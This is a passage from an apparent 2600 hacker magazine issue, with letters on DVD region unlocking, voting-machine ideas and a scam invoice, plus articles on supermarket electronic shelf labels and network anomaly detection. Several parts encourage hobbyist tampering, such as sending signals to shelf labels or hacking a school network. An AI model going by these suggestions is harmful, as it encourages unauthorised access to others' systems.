"4. Using the arrows on your remote control, select Region Number and change from 2 to FREE. Press Select on remote control.

"5. Change Colour System Setting from Manual to Automatic and press Select.

"6. Go to EXIT and press select.

The DVD Player will now play all region discs."

These instructions apply only for Orion Model D3001. Thought you might find them interesting. I haven't tried them out but the shop claims they work.

**Robb
Ireland**

Dear 2600:

I was playing around on my phone dialing numbers with Verizon prefixes. I sort of hold a grudge against Verizon Wireless because of how they fucked me over into a contract. They were claiming "free nights and weekends" and even had the signs but when I spent about 1000 minutes on my weekend phone, they clarified that free only meant 800 minutes. Fucked over and dealing with it while bound in a contract. I found out a number they use for directory assistance. This is it: Dial "812.454.0012" and you are connected to Verizon's nationwide directory assistance. They also will connect the call for you automatically. Your ANI will come up as "812.454.0012". Cute, huh?

Splices

Memories

Dear 2600:

Can you remember the times when you were standing at the payphone, hacking VMB's just to have a box to pass around (with the same h/p info as all the other VMB's out there)? How about traveling at speeds of 2400 up to 14.4 to a BBS with one node to download something that was 800k and still took a half hour! That did not include the time to get through to the BBS, due to busy signals! Amazing - now we complain that our cable connection is slow.

This was true hacking. When the world was truly "underground," trading good info to each other. Calling cards never died, no such thing as "trunk tracing." Oh yeah, "Operator, can you place this 1-800 number for me, I have operator privileges." Good times and we loved it. How about the bridges? They never died and we all got along, trading our info for the good of each other, no one else, just our own little clan.

I cannot remember how many "h/p/a/c" groups that I was a member of, only that I loved being in each and every one of them. And you know what separates "us" from the rest? The fact that "we" did this for kicks, not for money. We wanted the power and we got it. No one was a rat. We were all a family.

I loved those times and I thank everyone for being a part of it. Because of this wonderful hobby, I have succeeded in my goals.

Stevie B a.k.a Blue Lightning

Things are never the same. But in other ways they are. The years you describe are undoubtedly beyond the point where others would say things changed for the worse. And what's happening right now will one day be described as the good old days. It's up to all of us to see that the magical spirit that has been a part of the hacker world from the beginning is preserved and respected. There will always be people who get it and as long as they exist, there's hope.

Fighting Back

Dear 2600:

After reading the Verizon article in your summer issue and the subsequent letters in the fall issue (not to mention the ridiculous letter from CBS), I decided I could put a domain name I was holding onto to good use. I would like to extend an open invitation to your readers to post a page of protest against whomever they like on sucksdonkeyballs.com. Of course, the effect wouldn't be complete without subdomains so all pages will get their own. Who wants to be the first to post verizon.sucksdonkeyballs.com?

Scott

Dear 2600:

I wanted to contact you to inform you that your efforts are not going unnoticed. I am a graduate student in San Antonio earning a Masters in Fine Art. As of today, my new work will be up in Gallery E, a campus gallery run by the grad students themselves. I have signed up for this space and will have it for the next two weeks.

The reason for me contacting you is because my new work consists of the issues at hand here with the MPAA and DeCSS. I followed the trial over the course of the summer and upon learning the verdict felt that I must do something. The piece itself is called "DeCSS." Exhibit A consists of 12 binders containing the entire court case as displayed on your web site. Exhibit B consists of the actual source code for DeCSS, obtained long before this whole disaster struck. Exhibit C consists of four t-shirts with the words css_descramble.c written in the center and hung on the gallery walls.

rene gonzalez

Dear 2600:

Last night the officers of MGN (Metropolitan Gender Network), a group for transgender, transexual, drag kings and queens, resolved to send 2600 a message of support for your fight with the MPAA about the DVD decryption code. Our struggle is inextricably tied to the battle for freedom of speech. We wish you luck in your court fight.

Marina Brown (MGN)

We haven't gotten support from every walk of life imaginable but we're getting pretty close.

Letters continued on page 48!

Secrets of Electronic Shelf Labels



by Trailblazer
traiblazer@usa.com

While the supermarket experience is probably taken for granted by most of us, some will nevertheless notice that these places are technologically evolving. Computer-based cash registers, laser quality receipts, and commercials running on flatscreen monitors are all commonplace in today's supermarkets.

Remember those clunky guns that spit sticky price tags, allowing even the slowest stockboy to price a case of canned soup in seconds? Well, they've disappeared, too. In most of today's supermarkets, you'll see a laser-printed label placed on the edge of the shelf. Some supermarkets have gone a step further and introduced electronic shelf labels (ESLs). Through some social engineering during some late night shopping, I've learned a little about these things and would like to share this information. Hopefully you'll find this technology as fascinating as I do.

These ESLs are simply small plastic panels with an LCD display, prominently fixed to display a product's price on the edge of the store shelf. There are several companies that manufacture these products, but in my area's supermarkets there are two chief vendors: Telepanel Systems and Electronic Retailing Systems International. Their price tags come in various

shapes and sizes, sometimes with one LCD display and sometimes two. In my local supermarket for instance, smaller items like spices and condiments have small displays; larger products like paper towels have larger tags. Some even have hidden buttons that display additional information (product UPC codes in my limited experimentation) when pressed. They're pretty rugged and if you've ever worked in a supermarket you'll know why. These things need to withstand runaway shopping carts and bored children's busy hands. I would guess they're also water-resistant for obvious reasons (or should I say raspberry jam-resistant)!

I've tried removing one of these tags from the shelf and it was tough. The shelf edges were slotted to house the tag snugly. Once I did remove it, I noticed the tag was powered by a wafer-type watch battery in the back. I removed the battery, awaiting the obvious effect of the LCD display going blank. I replaced the battery however, and the original price returned. How?

The electronic price tag system is quite sophisticated. Imagine the supermarket as a giant LAN, with each price tag being a node in that network. Each tag communicates with a server somewhere in the back office. This server receives a feed from a database running on the supermarket chain's main

Secrets of Electronic Shelf Labels

server, presumably located at its headquarters. So price changes can be automated right down to the shelf. For example, a supermarket bigwig at the headquarters decides the price of Jell-O needs to go up. He makes that change in the database, and that change is pushed to each store's back office server which then sends that update to the label. Voila, the price has changed on the shelf, no price gun required. That back office server is obviously part of the POS (point of sale) system, so you know you'll be paying that new price as the clerk is ringing you up for your Jell-O.

The means of communication between the price tag and the back office server is even more remarkable. In my supermarket (an Electronic Retailing Systems customer) this communication is wireless - the labels communicate with their server via RF! Cellular transmitters are mounted on the ceiling and transmit via a 2.4 GHz spread-spectrum frequency. Price changes are distributed in this way. When the label receives the message, the display is updated, showing the new price.

Though I'm not sure how, RF communication occurring between each label and the server is two-way, and it resembles a TCP connection. Each label has a unique hex address (it's printed on the side), and it's constantly "listening" for messages containing its address from the server. So when the server has a price update for a product, it transmits the price information as well as the address of the label for which that update is intended. The label receives this data, then sends an acknowledgment message upon receipt. If the server does not receive this message, it sends the price update again until the label replies. I'm assuming

the RF occurring is very low power - I counted three or four ceiling transmitters per 50 foot aisle. I would also reckon the FCC would complain if we were looking at anything more than a fraction of a watt.

Experimentation with the electronic shelf tag systems is wide open. If you own a scanner (see Sam Morse's article in 17:4), bring it along the next time you go shopping and see what you can pick up. Perhaps this communication can be disseminated for a better understanding of the whole process. If you happen to wind up with one of these labels in your possession, take it apart and see what's inside. Or better yet, try feeding your own signal to the label. Those LCD readouts are alphanumeric, so you're not limited to displaying prices. There is still the question of how the label displayed the data even after the battery was removed and replaced. Are those transmitters constantly transmitting price information, or does the tag have a storage capability? If there is storage, what other information can be found on an ESL? If you happen to work for the supermarket and have access to that back office server, well, you've got an entire network of shelf labels to explore. Just remember that changing the price of your favorite frozen pizza to a nickel is not something I recommend.

Supermarkets make only a percent or two profit for each transaction. That such businesses would invest in such elaborate pricing systems poses many questions. For example, how often are prices changed, to what degree, and when? Who is benefiting from electronic shelf labels - customers or the supermarket corporations? If you're a conspiracy theorist like me, then the answers are obvious.

ANOMALY DETECTION SYSTEMS, PART II

by Thuall

In my last article, "Anomaly Detection Systems" in 17:3, we explored the general concepts behind intrusion detection, a means of classifying intrusion detection systems, and a brief outline of a simple passive/host-based intrusion detection system on a Linux platform.

This article will outline a couple of different ways to accomplish anomaly detection on large heterogeneous networks cheaply and efficiently, from the passive/network-based angle. We'll also discuss signature-based IDS systems' usage in conjunction with anomaly detection to create a well-rounded overall intrusion detection solution.

I can't stress enough the necessity of understanding the traffic flow on your network. If it is your mission to protect that network, how can you protect it if you don't understand what is there? How many web servers do you have? What are their IP addresses? Do they use SSL (443/tcp)? HTTP (80/tcp)? Find out... only in knowing what belongs on your network can you spot what doesn't belong. If you can't spot what doesn't belong, then what doesn't belong is just going to keep on not belonging, without you knowing about it.

I discussed in my last article the fundamental vulnerability that exists in all attack signature-based intrusion detection systems: they cannot "see" zero day exploits. Generally, there is a period of about one week to nine months between the time that a new

exploit is created for a recently discovered vulnerability and the time that the attack signature for that vulnerability finds its way into your attack signature-based IDS. So, until you have the signature, what will your IDS system tell you? Absolutely nothing. Won't even see it.

A solution to this fundamental problem? Learn your network, know what belongs, highlight what doesn't. Say your NNTP server has only two ports open: NNTP (119/tcp) and SSH (22/tcp). An attacker doesn't know that those are the only two ports open on it until the attacker probes the machine. If the attacker is smart, he'll hit the machine with one packet a day from a different IP address every day. Will your attack signature-based IDS show a single SYN packet to port 23/tcp? I don't think so. Anyway, back to that solution... collect all traffic that crosses your network at a chokepoint, then bounce that traffic off of a filter set that siphons off all traffic that belongs. What you have left is everything else. You'll find in investigating this "everything else" that about 90 percent of it turns out to be system misconfigurations or what-not on either your end or the other end of the comms stream. However, the remaining 10 percent are malicious. In the above example with the NNTP server, write filters that ignore port 119 and port 22, and have the system show you everything else. You might even want to only filter out incoming traffic to those ports that are from IP addresses that you know should be using those

ports. Everything else is suspect.

If you're paying attention, you're probably screaming right now: "What about an exploit against SSH or against NNTP?" Well, two answers to that question. Yes, incoming traffic that is malicious can match a filter that you put in as "normal" traffic, but 99 times out of 100, more than one port is going to be checked on the system before an actual exploit is launched. That, and someone probing for port 119/tcp on your systems will most likely look for it on other systems as well, which should show up in your system because you're not filtering 119/tcp from other machines... only from your NNTP server. The second answer: this is where attack signature-based systems come in. If the exploit used is old enough, your IDS system will probably have a signature for it, and will flag the attack. This covers the hole created when an attacker's traffic matches valid traffic that you would expect to see, to a certain point. This does not provide a solution for when an attacker uses a zero day exploit that matches expected traffic. Still though, you will probably see traces of the activity on other machines.

Do you use firewalls? I bet you probably do, unless you're running a small network at home where you can easily keep up with all the latest vulnerabilities. An effective anomaly detection system can be "built" with the firewall(s) that you're currently using. Leverage your firewalls to be your eyeballs into what's coming in and going out of your network, not just as a simple barrier. Every firewall platform that I am aware of has the capability of not only logging traffic, but of filtering information that is displayed in the log files. Generally, this is used for troubleshooting network issues... did the traffic ever reach the firewall? Run a filter on the logfiles to look for that IP address, if it's not there, it didn't

make it to the firewall, etc. But, those filters can be used the other way too... instead of writing a filter to show a specific something, write a set of filters that hide a set of specific somethings... those specific somethings being all traffic that belongs on your network. Filter out all traffic to port 80/tcp on your web servers (and 443/tcp if you're using SSL), port 20/tcp and 21/tcp on your ftp servers, 53/tcp and 53/udp on your DNS servers, etc. Remember, you'll want to be able to see port 53/tcp and 53/udp connects to everything except for your DNS servers, so write your filters specifically for individual machines. Normally, firewall systems will allow you to save filter sets... use them. Check them every day. Log the anomalies in a database, to look for trends later. I once identified a very patient fellow this way, plugging away at the network with two or three packets a day against a different port from a different IP address every day. All put together, they added up to a portscan... amazing. By the way, on that one, RealSecure never saw a thing... of course, you can't blame it; that's not what the IDS systems that are out there today are designed to find.

There are two other ways to accomplish this in passive/network-based mode. You could put Linux machines out in front or behind your firewalls (at prominent chokepoints), or off of monitored switch ports running ipchains in accept all but log mode, run logcheck against your logfiles every hour and have it report anomalies to your email. You could even



write your ipchains rules to do the filtering for you... i.e., accept and don't log 80/tcp to the web servers, but accept and log all else. That would keep log files down some. Or, you could take the Shadow IDS system from the CIDR project and revamp it a little.

The Shadow system is already designed to suck in all the traffic on the network via tcpdump and store it in massive logfiles for after the fact analysis. Filters are then written using normal tcpdump syntax to grep out of those logfiles traffic which matches certain criteria... i.e., you can write a filter to run through and check specifically for individual attacks. However, with a little modification, you can rearrange the system to instead of going in and pulling out the stuff that you want to see (which requires that you know what you're looking for before you look for it), you can have it go out and filter out all of the stuff that you know belongs on the network and report to stdout whatever is left. Hello, anomaly detection.

Let's talk briefly about limitations. Anomaly detection is not the end all answer here. I strongly advise a combination system. The methods that I've outlined do not include things like fragmentation reassembly, MTU size, low TTLs, etc. However, I guarantee that with a combination system, you will see far more than you would with an attack signature-based system alone.

As far as attack signature-based IDS systems go, if you are looking for a system to use in conjunction with this sort of anomaly detection, my suggestion would be the Dragon IDS from Network Security Wizards. I'm personally very impressed not only with this system's ability to find and identify known attack signatures, but its usage of more all encompassing "built-in" broadbased filters that are based upon parameters that catch certain "classes" of attacks which share

similarities with known attacks. Essentially, this means that in some cases, new zero day exploits that are modifications of known exploits, or work within similar parameters, will be at least highlighted for further analysis. And that's just the built-in functions... you can write your own rulesets for it that turn Dragon into an anomaly detection system per the style above, simply by having your rulesets ignore everything that you expect to see on the network. Take a look at it, they're doing some neat things.

My point here I guess is simply this: You can't go into intrusion detection expecting that you know what to look for. If your system(s) get compromised via a vulnerability in a service and not by some misconfiguration error that you've made, one of two things has happened. Either you are stupid and didn't patch an announced vulnerability, or someone used a zero day exploit against you. (An academic note here: from statements earlier in this article, you should be able to surmise now that I believe that attack signature-based systems are only useful to stupid people (caveat: That's mostly a joke, there are valid uses for attack signature-based systems for smart people).) If you are smart and have patched everything that needs patching, you're still not secure, but you can at least see the attack coming from the other smart guy sitting out there somewhere. And if you're really smart, then your systems are probably tight enough that it's going to take that other smart person longer than he wanted to in order to compromise your network. This gives you the opportunity to do something about it before anything ugly happens. Let's face it, it's like a big game of chess... sometimes the other guy is smarter than you are, and you get to learn something.

Strange Love

Or, How I Learned to Stop Worrying and Love the Anna Kournikova Virus



by 6MAL

It's odd the people you keep in your address book. As a reader of *2600* for the past eight years, you learn a lot about what people will and won't find offensive. You learn that people will complain about things that affect them, and won't complain if it hasn't affected them yet.

When I received the Anna Virus, I knew it for what it was: a program created by some hacker that had been sent to me unwittingly by another individual. I guessed it might be a worm that would be sent out to another user after an inadvertent reading or clicking of the e-mail message containing it.

I clicked.

Within minutes I was receiving phone calls and e-mails, some laughing and joking, others solemn and angry, from all the people in my address book. Some were asking what I had sent, one man even wanted help opening the attachment. "I'm sure she's hot," he replied. "But my mail program won't open the picture."

I had sent e-mail to people who owed me money, to people I am in litigation with, to women I haven't called after an affair went sour, to men I had admired, to persons I had feared.

Worst of all, I hadn't just sent an e-mail. I had sent them the virus.

It took a few hours to sink in - the potential impact of what had happened - and

you can imagine that I could have been angry. I could have been dismayed. But I had made the choice to try the virus anyway. I had been in good company. CNN carried news of the virus well into the next few days. I was elated and disgusted at the same time. I had burned bridges and made others laugh at my actions. I felt happy I had made no mistake. I had run the virus on purpose.

Now the most important question many would ask is why create such an ugly virus? "Why do hackers have to waste so much time and money on destructive forces?" they demand to know. My response is simple. If the virus I received had short-circuited my copy of Windows, if it had sent instructions to my hard drive to reach for a sector that didn't exist, gouging a new hole in my storage space, the Anna Virus would have been wrong and sickly twisted, something I could hate.

But it didn't. It taught me, and many of you, a lesson. It taught us to guard against such threats and to be ever wary of what we see and open. It took nothing from me, nothing but a little pride, which I could make do without. And the Anna Virus introduced me to people I haven't spoken to in a long, long, time.

Their e-mails may begin with "I think you have a virus...." But they all end with "So how are you doing these days? How is life?" at the end.

2600 Magazine

P.O. Box 752

Middle Island NY 11953

USA

22.Dec.00

DATE

IRG/7211318

REF. NO.

-> DEC 2001

ENTRY PERIOD

US\$ 960,00

AMOUNT

ENTRYOFFER - COMPANY ENTRY

The specified data will be published in the Internet Business Guide when payment has been received. If the publishing house is not notified of any amendment wishes or supplements, the publication will appear in the following directory:

Internet Business Guide / Country = USA
 SICode : 2721Periodicals: Publishing, or Publishing and Pri

Item	Subject of the cost estimate	Currency / amount
001	Online Publishing for specification above and contact numbers listed below. Com# Fax : 516-474-2677 Phone : 516-751-2600	US\$ 960,00
total		US\$ 960,00
The data printed out above will be published as specified. If any amendments are necessary, these may be communicated online in the Internet. If you communicate any amendments by mail or fax, please give us your reference number and specify "Amendment" as the reason for your letter. You can find the sector headings at the UTP web site. These may also be requested in writing in the form of excerpts.		

In order to guarantee processing in due time, please pay the indicated amount within 10 days of receiving the offer. In the case of remittance to our specified

account, indicate your reference number as the reason for payment. In the case of payment by cheque, please also specify your reference number.

Terms of business overleaf

UTP AG
 P.O. Box
 CH-8583 Sulgen
 Switzerland
 Fax: +41 (71) 6 400 500
 E-Mail: info@utp-online.com
 Internet: www.utp-online.com

Banking connections:
 Postfinance
 CH-9000 St. Gallen
 Account: 87-32112-9

Raiffeisenbank
 CH-8583 Sulgen
 Account: 81411-23395.85
 Swift Code: RAIF CH 22

LOOKING FOR SCUM? No need to look further. These people go around sending these "entry offers" to companies for some ridiculous online "business guide." Doesn't it look an awful lot like an invoice? We suspect hundreds, if not thousands, of unsuspecting businesses just pay these things because they look like bills. UTP, along with another Swiss company called IT&T (www.ittag.com) have been sending these little swindle applications to the listed address for every Internet domain we registered through Network Solutions Inc. Incidentally, neither one of their web pages even worked when we tried to access these alleged business guides! But they have that covered too - both companies have almost identical statements on the reverse claiming that they are not liable for delays as long as they're not the ones responsible for the delay. Slick. Refunds are simply not given under any circumstances and once you register with these crooks, they will automatically bill you year after year until you send them a registered letter telling them to stop. As a public service, we're going to add these two companies to our own "business guide" - and we'll do it for free!

Voting Ideas

Dear 2600:

I was appalled at the methods used for voting. This was my first year voting for the next President and like a good happy citizen I shuffled my way to the elementary school in my area and put in my vote... on a plain sheet of paper by marking in a circle with a "specially designated pen." Upon further examination the pen appeared to be a Sharpie marker. Kind of outdated, isn't it?

Of course, many are in search of another way to make the whole voting procedure work. Using a web site or online database would be a problem because of Internet security. But there are other alternatives! I am the Oracle Database Administrator for an Internet company in my state, and can see where a good database application could come in handy here.

First, each voting area would be equipped with computers networked together. There would be one central computer for each center running the actual database, and several client machines running the actual forms used to input data. A voter would walk in, click some radio buttons (or drop down lists, etc.), and walk out. When voting was closed, all data would be in this main server, and a preprogrammed report could easily print out, e-mail, or just save all statistics. It would also produce an encrypted dump file of all voting data, which would be sent to (by means of a burned CD, a ZIP disk, or ftp) and imported into the main database for the state once voting was finished to count up state votes. Or the dump could be loaded as a separate database on the main state server, and replication could be used to pass over the necessary data. Again, a report can produce statistics.

Because of the contracts the government has with Oracle, I cannot see a system like this costing very much in the way of licenses. The computers would probably be the most expensive part, but the clients wouldn't have to be state-of-the-art machines by a long shot!

SiON42

Dear 2600:

I just finished reading your comments to chrisbid about the voting fiasco in Florida. You said anything is potentially better than the current system, so here are my thoughts.

I thought of using USB devices for the input and using a USB hub to connect multiple devices to one computer. Where I live we use the infamous punch card system, where when you flip the page it exposes another row of holes for you to punch. So I thought I could keep the idea simple and have a similar setup (I wouldn't want to get people confused again). Instead of voters inserting and removing cards the area under the matrix of holes would be replaced with the USB devices. The USB device would have a switch and an LED for each hole in the current machine. When you insert the poker tool it presses a small switch, which lights an LED inside the hole. Selecting another candidate for the same office would remove the previous vote and turn the light off (through a hardware XOR). You would have to add two more steps though, actions to start and stop someone's voting period. Easy enough - when the poker tool

is removed from its cradle the session is started and when it is replaced the session is ended, period. Now, you criminally inclined are thinking something which I am getting to. In order for the machine to be able to start a session, the poll worker has to activate the booth. They will do this once you hand them your ID. (Here they take and check our IDs and our voter registration card to make sure we only vote once. Maybe, I could also add a bar code scanner to scan IDs in quickly.) Once a session is ended, the voting machine has to be reactivated by the poll worker before a new session may begin. I may want to add a step that doesn't allow the session end to commit the new data until a new session is started or the poll is closed. This would allow poll workers to clear the session if some less intelligent voter made a mistake and ended their session early.

I am not a USB expert, but I believe that each device connected to a computer has to have a unique identifier. I have never connected two of the same peripheral to one computer via USB, so I am really not sure how this would work. But, if they did have to be unique we could have a series of color or letter coded devices, so that a poll worker wouldn't connect two devices that would cause a conflict.

Now more on the poll worker end of the plan. I start by connecting those USB hubs to Windows machines. We would use Windows machines for a variety of reasons: One, Windows offers good USB support. Two, *NIX machines would require an operator with some intelligence. Three, I don't care for Macintosh toys. Four, and most importantly, most governments already have Windows computers. See, I am slightly Libertarian and I hate when government spends more of my hard earned money. Also, every time I have voted, it has been in a school and I know (around here at least) they have Windows computers in the schools. And, since we are talking about money, the USB devices should be manufacturable for a fairly low price. There are tons of kids' toys selling for a couple bucks that are technologically more advanced than my proposed devices.

Now to the software. I would provide each voting computer with a single CD, off of which the voting device drivers would be loaded and the voting software would be run. The software would run a database to store the votes and provide an easy GUI for the poll workers to use. Each voting computer would also get a series of 3.5" disks, to which the votes would be recorded. The votes may reside on the hard drive during the voting process, but will be automatically transferred to disk when the polls are closed. The 3.5" disks would be taken, via courier, to the elections board, just as they are done now. This leaves out networking for now, because I don't feel we are ready for that. A temporary government network is a disaster waiting to happen. It's temporary, it's government, it's a computer network, it ain't happening in the near future I'm afraid. The good thing about my method is that it could be easily upgraded to have network support in the future just by upgrading the software. Then again, you could have the program dial out via modem to the Board of Elections once the polls close. These are my ideas. I just hope someone some day will actually improve the current system.

estoll

Reusing existing computers from a school probably isn't such a good idea considering the many weird pieces of software that could have been installed during their stay. And it's possible someone could come along with a bunch of identically marked floppies and steal the election. There are some good ideas here but we invite our readers to try and tear this and other proposals apart as it's the only way we're going to get anywhere.

Dear 2600:

Don't mean to brag too much, but in late November while everyone was still trying to figure out if Gush or Bore had won the election, Canada had an election too. A country of about thirty million people across six time zones (and the second largest country in the world) had all of the votes tallied, by hand, in about five hours. Oh, and the ballot was the same from Toronto, Ontario to Alert, Nunavut. There was a candidate's name and beside the name a big round circle. You put an X in the circle and you had just voted for the candidate. Could it be any simpler?

Michael

Dear 2600:

Here's the \$300 voting machine: a cheap diskless 486 that boots from a CD that holds the info for that precinct and that runs a touch-screen. The voter touches the face of his chosen candidate, the machine asks if he's sure a few times, and at the end the voter is shown *all* of his choices. The machine then burns this to a CD after each vote. The info is also held in nvram for redundancy. The machine is locked in a box with no keyboard, just the monitor. Only the monitor needs to be in the booth. At the end of the election the machines are impounded (to preserve the integrity of the nvram) and the WORM CD (not rewriteable) is collected and tallied. This system can't be screwed with and is nearly idiot proof (except for the mandatory idiot candidates that we can't seem to get rid of).

anon

Article Feedback

Dear 2600:

Regarding "Microsoft's Hook and Sinker," LeXer was close but no cigar. The revenue stream from all the certification programs is insignificant relative to the other business Microsoft does. Most of the revenue is generated and retained by the businesses running the system including the test administrators, the educational facilities, book authors, book publishers, and the rest. Also, the information to pass the exams is not solely learned by attending their courses. Web sites such as www.braindump.com and test preparation services such as Transcender provide the necessary information. Further, it is impossible to expect to learn how to administer an operating system as complex and quirky as NT 4.0 or Win2K effectively without working in the environment, discussing matters with other admins, and keeping abreast of the current release information. That is the true way to pick up the "tricks" and inside information that lead to proficiency. The main reason is that the NT 4.0 exam is based upon the original release of the operating system from 1996. The software is con-

stantly evolving and the exams do not take that into account for other reasons.

Only in the last paragraph of your article did you touch on the correct reason for Microsoft's trickery. Microsoft sought to set the certification standard artificially high to increase the value of certification to both the certified and the operating system through the perception of standardization regarding their unstable products. Rather than create a stable and efficient product, Microsoft tried to develop customer confidence by instituting a professional certification system that created the appearance of stability and high standards in a profession sorely lacking critical measures for employee skill sets. Once again Bill Gates proved a better businessman than a software developer. Experience is the real teacher but one needs an MCSE degree to land one of the better jobs. The employer's perception is manifold. When the hiring process begins, it is easier to separate the men from the boys, or so the employer thinks, by requiring a certification. He can more easily justify the hire of an admin at a higher salary based upon paper credentials. Lastly, the certified can demand a greater salary based upon their credentials.

Ironically, the reality could hardly be farther from the truth. I am not certified yet I am responsible for administration of my organization's domain. The other professional IT staffer and I have three people working for us in our IT department. We have worked through many a "paper" MCSE - people able to pass the tests yet unable to handle the work.

Sorry LeXer, maybe when you have worked in the field for a while you will have a better understanding of the situation. By the way, there are many exceptionally good reasons to loathe Microsoft; you got that right!

reuvan

Dear 2600:

Ok, to start, I love you guys to death. You're my heroes... mostly. Great job on 17:4. Lotsa neat stuff.

Now, to the point: page 44 of 17:4, "Radio Shack's Newest Giveaway." Sorry, guys, but you totally blew it on this one. This had to have been sent to you from some tweak at Digital Convergence to get more coverage on this gizmo from hell. The major point here is that unmodified, this thing transmits a serial number back to DC, which links across to the registration info you gave them on yourself when you installed the software to interface it. Getting this? You're plugging a product that gives Radio Shack and Digital Convergence *loads* of demographic info, right down to your e-mail address or telephone number (whichever you think is more important), each time you nail a barcode with this thing.

The article totally missed the point of the modability of these things - that the serial number's kept on a chip onboard the godawful little thing, that can be disabled by cutting ground on the chip; and that by running a lead from the positive voltage onboard the thing to one of five test probes on the board (position varies from one board rev to another), the thing can be forced to output straight data, non-uuencoded.

Give this a shot - open up a text editor and scan, straight into it, with one of these things. Three fields: 1 is the serial number, 2 is the barcode type, and 3 is the barcode data, all uuencoded. The device this kid is brag-

ging about is cursed, and ain't useful unless people know the story on it, and what it's being "given away" for. All the rest of the data on these things, right down to a BOM for each revision, is available with a couple of searches.

Sorry for the rant; just had to get that out of my system.

Tim

And you were right to do so. While the points you mention were widely known when we printed the article, there was no way we could add them without writing an entirely new article, which we just didn't have the time to do. But by running the existing text, we got no less than nine new articles with additional info, one of which we have printed in this issue. We hope people remember that this is the way 2600 works - our info may not always be 100 percent but with some fine tuning and reader input, we can keep getting closer.

Dear 2600:

"New radios would have to be bought" [if community FM takes over current VHF TV frequencies]? Not. My Sony Walkman (and lots of other units now out there) have a Japan mode that receives broadcast FM down to 76 MHz. Just give us TV 5 and 6, Fox Charlie^2. We're already prepared.

v-dick

That makes it an even easier transition. But the only way this is going to happen is if the proposal becomes known throughout the nation - namely, allocating the future vacant audio signals from analog TV stations to community radio. It's vital that these new stations not be commercial or part of any existing broadcast network.

Fun In The Stores

Dear 2600:

I just yesterday picked up the new issue, 17:4, and was chuckling at the cover art while paying for it when one of the store clerks said to the one who was serving me, "Did you get any ID for that?" The one helping me out said, "No, I thought I'd let it slide this time." I naturally asked what the hell he was talking about, and he told me that they normally have to take three pieces of photo ID from anyone buying 2600, and once a month the list is forwarded to the RCMP (Royal Canadian Mounted Police) and CSIS (Canadian Secret Intelligence Service) who then forward the list to the FBI. I was taken aback for a moment, thinking that Canada had finally gone to hell, when the two clerks started laughing their heads off and one gleefully exclaimed "Gotcha!" Boy, was I relieved.

The fact that I had to take that possibility seriously serves as a testament to the ever-growing tensions regarding freedom of speech. As I understand it, one of the fundamental freedoms guaranteed under the Canadian Charter of Rights and Freedoms guarantees "freedom of association," inherently covering literature. I've read horror stories about bookstores keeping 2600 behind the counter and only available upon request, but requiring ID would have made me want to go home and hide under the bed. I would stress to everyone in Canada and any foreign nation to keep in mind that just because things like the DMCA pop up in the US doesn't

mean that the rest of the world is asleep. We've got to be just as aware of threats to fundamental freedoms that are going on within our own borders as well as internationally. Luckily, what I encountered was a joke, but it could happen.

In the meantime, I'd like to congratulate the guys at Toronto Computer Books for scaring the pants off of me. Good work.

xcham

Dear 2600:

So the other day I was at Babbages just checking out stuff when I overheard some other customer say to the clerk, "Hey, do you guys sell tone dialers?" Instantly I looked up to see a group of three junior high aged kids, a confused looking clerk, and another customer shaking their head in disgust. The clerk said, "Ummmm, let me go ask my manager." Just thought I'd share another story on how stupid people really are. Come on, of all the places to go and ask for a tone dialer, why Babbages?

AquaGlow

We're wondering how the other customer knew to be disgusted. But let's not program ourselves to think this way. There is nothing wrong with buying hardware and even if you're 99 percent sure how these people intend to use it, you still don't know for sure.

Legal Questions

Dear 2600:

If someone were to, say, memorize the entire DeCSS source and could repeat it perfectly so that someone else could write it down, what would the MPAA do? Sue the guy (or gal) for his memory? Or just tell him not to tell anyone? And what would happen if someone got it tattooed on themselves, someplace obvious, then walked around on the street showing it off? What exactly could the MPAA do? Is a tattoo, in fact, not a work of art?

Joseph

Dear 2600:

I am from Canada and was wondering if any countries other than the US have laws similar to the Digital Millennium Copyright Act?

Hy Stress

Unfortunately, with global bodies like WIPO, the WTO, and more regionalized entities like NAFTA and the European Union, it's become far easier to get such laws passed throughout the world. A cousin of the DMCA known as the Digital Agenda Act recently came into existence in Australia, technically making it a crime to forward e-mail without permission. We fear there will be more ill-conceived legislation worldwide before this is over.

Advice

Dear 2600:

I am an administrator at a school, and I wanted to give the readers of your magazine the perspective of an administrator regarding student IDs, computer networks, hacking, and education in general.

People do not go into education for the money - there isn't any. They go into education with a desire to teach students to think. All your teachers, administrators, and counselors all got into education to make a difference. Today they are dealing with a small percentage of very troubled kids who have been abused at home, are neglected, regularly use very addictive substances like coke and heroin, engage in violence and prostitution, and threaten violence on a daily or monthly basis. It is hard to create a nation of literate free thinkers when you find out that a kid is talking about suicide, his/her parents don't provide enough food, the 12 year old is sleeping with both her father, uncle, and aunt at the same time. Your teachers may be a bit distracted over these issues. I just wanted to teach Plato, Malcolm X, and Gandhi. Now I have to deal with a society in crisis and parents who just don't care about their kids, and some teachers who are not up for the job.

Every event creates a reaction and the reaction to this crisis has been the creation of factory schools (2000+ students) and large classes (35+). As your readers know, it is impossible for kids to get the kind of true education where you learn to think for yourself, solve complex problems, and develop a system of ethics based on responsibility to your community and the world in this kind of environment. Schools are teaching students that they are numbers, as the letters of JoePUNK102 and data refill attest. I do not think that this is part of an organized plot to eliminate freedom and liberty. I have worked at several public and private schools. Sorry, the average teacher and administrator are not that smart. They are just trying to maintain some measure of control. Ninety percent of the students who I have encountered are not a threat to themselves or others. However, there are a lot of troubled kids out there. Run the numbers. If your school has 2000 kids, 200 of them will be involved in some major crisis at any given moment. This takes up a lot of time, and prevents me from teaching you Plato, Malcolm X, and Gandhi.

If you don't like your ID cards, organize a strike and burn the cards in a public ceremony off school grounds and after school hours. Get the proper permits from the police and fire departments, call the TV stations, and get the press involved. An act of rebellion means nothing unless it get some press. Study Gandhi and use him as a guide for your acts of nonviolence and civil disobedience. Get the students of your school to wear coats and ties and march in mass to the town square. With permits in hand and news crews watching, set fire to the permits. Make sure that nobody is going to get hurt. A person has to agree to be oppressed.

Computer administration is the bane of my existence. Any smart administrator knows that the kids are more sophisticated than any adult when it comes to running a network. Most public schools do their IT in house. Usually the technology director is a burned out teacher or librarian who is near retirement. That is all they can get. The old geezer is scared out of their wits by the 13 year old who knows more about network administration than he/she does. They have no control and that drives them crazy. You can make a lot more money in the private sector so you are always dealing with somebody who is way over his or her head. You have three options as a student:

1. Hack the network and make it your own. Realize that your teachers know more than you think. I cannot believe what students leave lying around on their open accounts. If you hack a system, you will make mistakes and sometimes these will bring the system crashing down. Then your old geezer technology director will be brought into the principal's office and somebody will pay.

